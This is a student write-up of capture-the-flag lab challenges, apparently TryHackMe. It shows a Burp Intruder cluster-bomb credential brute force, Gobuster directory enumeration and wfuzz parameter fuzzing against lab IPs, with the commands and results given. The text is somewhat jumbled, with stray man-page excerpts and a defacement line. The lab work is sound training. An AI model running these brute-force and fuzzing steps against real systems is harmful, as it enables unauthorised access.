
Question 7

Cluster Bomb

Cluster bomb – This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Question 8

We opened up Burpsuite and Foxyproxy to proceed to our next task. We keyed in the default credentials that we're given.



Once we started the attack, we were given a list of results for us to identify which credentials is the right one to log in.

2. Intruder attack of 10.10.92.144 - Temporary attack - Not saved to project file

Attack Save Columns


ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
8	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

Finished

When we manage to log in with right credentials we were brought into the tracker directory and the flag was shown below.



Thought Process/Methodology:


We were given an IP to paste it into the browser search bar, and we were shown a page that shows us the log in page. Then we tried using FoxyProxy and Burpsuite to intercept the traffic of the website. While using Burpsuite we head into the proxy tab where it has the label named 'Intercept' and it shows us a list of the host ip etc. We used the intruder to loop through and submitted a log in request using random credentials, but the passwords are incorrect. The only way to solve this is to send the raw file to the intruder tab and we will be able to see the request with. By doing this we have to select 'positions' and select 'Cluster Bomb' in the attack type dropdown menu as it iterates through each payload sets in turn, so everything is tested. Once we're done selecting, we must key in the default credentials that were given which is (username)"admin", "root" and "user" (password) "password", "admin" and "12345". After adding the credentials, we clicked the start attack button and waited for every combination to be tested. After 1 minute, we were given a list of combinations and only one credential can be used which is "admin","12345". So, we proceed to try the credentials and we logged in to app and was given the flag below.

Tools used: Kali Linux, Firefox, wfuzz, Gobuster

Solution/walkthrough:


Question 1

Identifying how a wfuzz command would look like. In order to identify the flags definition and function, we use the command “man wfuzz” in the terminal.



```
kali@kali:~$ man wfuzz(1)
--recipe <filename>
  Reads options from a recipe
--dump-recipe <filename>
  Prints current options as a recipe
--of <filename>
  Saves fuzz results to a file. These can be consumed later using the wfuzz payload.
--output <filename>
  Output with colors
--v
  Verbose information.
--f filename,printer
  Store results in the output file using the specified printer (raw printer if omitted).
--printer
  Format output using the specified printer.
--interact
  (beta) If selected, all key presses are captured. This allows you to interact with the program.
Manual page wfuzz(1) line 39 (press h for help or q to quit)
```

Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne




```
kali@kali:~$ man wfuzz(1)
-t N
  Specify the number of concurrent connections (10 default)
-s N
  Specify time delay between requests (0 default)
--depth N
  Recursive path discovery being depth the maximum recursion level.
--L, --follow
  Follow HTTP redirections
--scan
  Scan mode (Connection errors will be ignored).
--req-delay N
  Sets the maximum time in seconds the request is allowed to take (CURL_OPT_TIMEOUT). Default 90.
--conn-delay N
  Sets the maximum time in seconds the connection phase to the server to take (CURL_OPT_CONNECTTIMEOUT). Default 90.
--A
  Alias for --script-default -v -c
--script+
  Equivalent to --script-default
```


Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne

The command will start with "wfuzz", then will include flags, the wordlist and finally the URL.

Once we have obtained the API directory using Gobuster's function, we identify what file is stored in there.




The file that is stored in the API directory is “site-log.php”.




Question 3


Using the wfuzz function, we are going to fuzz the date parameter of the file that we obtained in the API directory



Obtained the date of the API directory which have an unusual “W” and “Ch” value. Hence, we are going to fuzz that date to obtain the THM flag.




Once we fuzz the date of the API directory, the THM flag has been captured.



Question 4

Identifying what is stored in the '-f' parameter using the "man wfuzz" function in the terminal.



Thought Process/Methodology:

Once we gathered the knowledge of how to fuzz a website, we proceeded to use Gobuster in order to obtain the API directory of the site we are attacking. By using the Gobuster command “sudo gobuster dir -u <http://10.10.48.121> -w /usr/share/wordlists/dirb/big.txt -x php” in the terminal, we are then given the API directory of our targeted site. Hence, the API directory of the targeted site is “http://10.10.48.121/api”. Once we manage to enter the site, we obtained the file that is stored in the targeted site which is “site-log.php”. Using the wfuzz function, we are then required to fuzz the date parameter of the file that we found in the API directory. So, we entered the wfuzz command “sudo wfuzz -c -z file,wordlist http://10.10.48.121/api/site-log.php?date=FUZZ”. Once entered, we obtained the date that contained an unusual value of ‘W’ and ‘Ch’. Therefore, we proceeded to fuzz the date parameter to capture the THM flag.

Day 5: Web Exploitation – Someone stole Santa’s gift list!

Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy, Sqlmap

Solution/walkthrough:

Question 1

We found the default port number for SQL server that is running on TCP port which is 1433

Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors



Applies to: SQL Server (all supported versions)

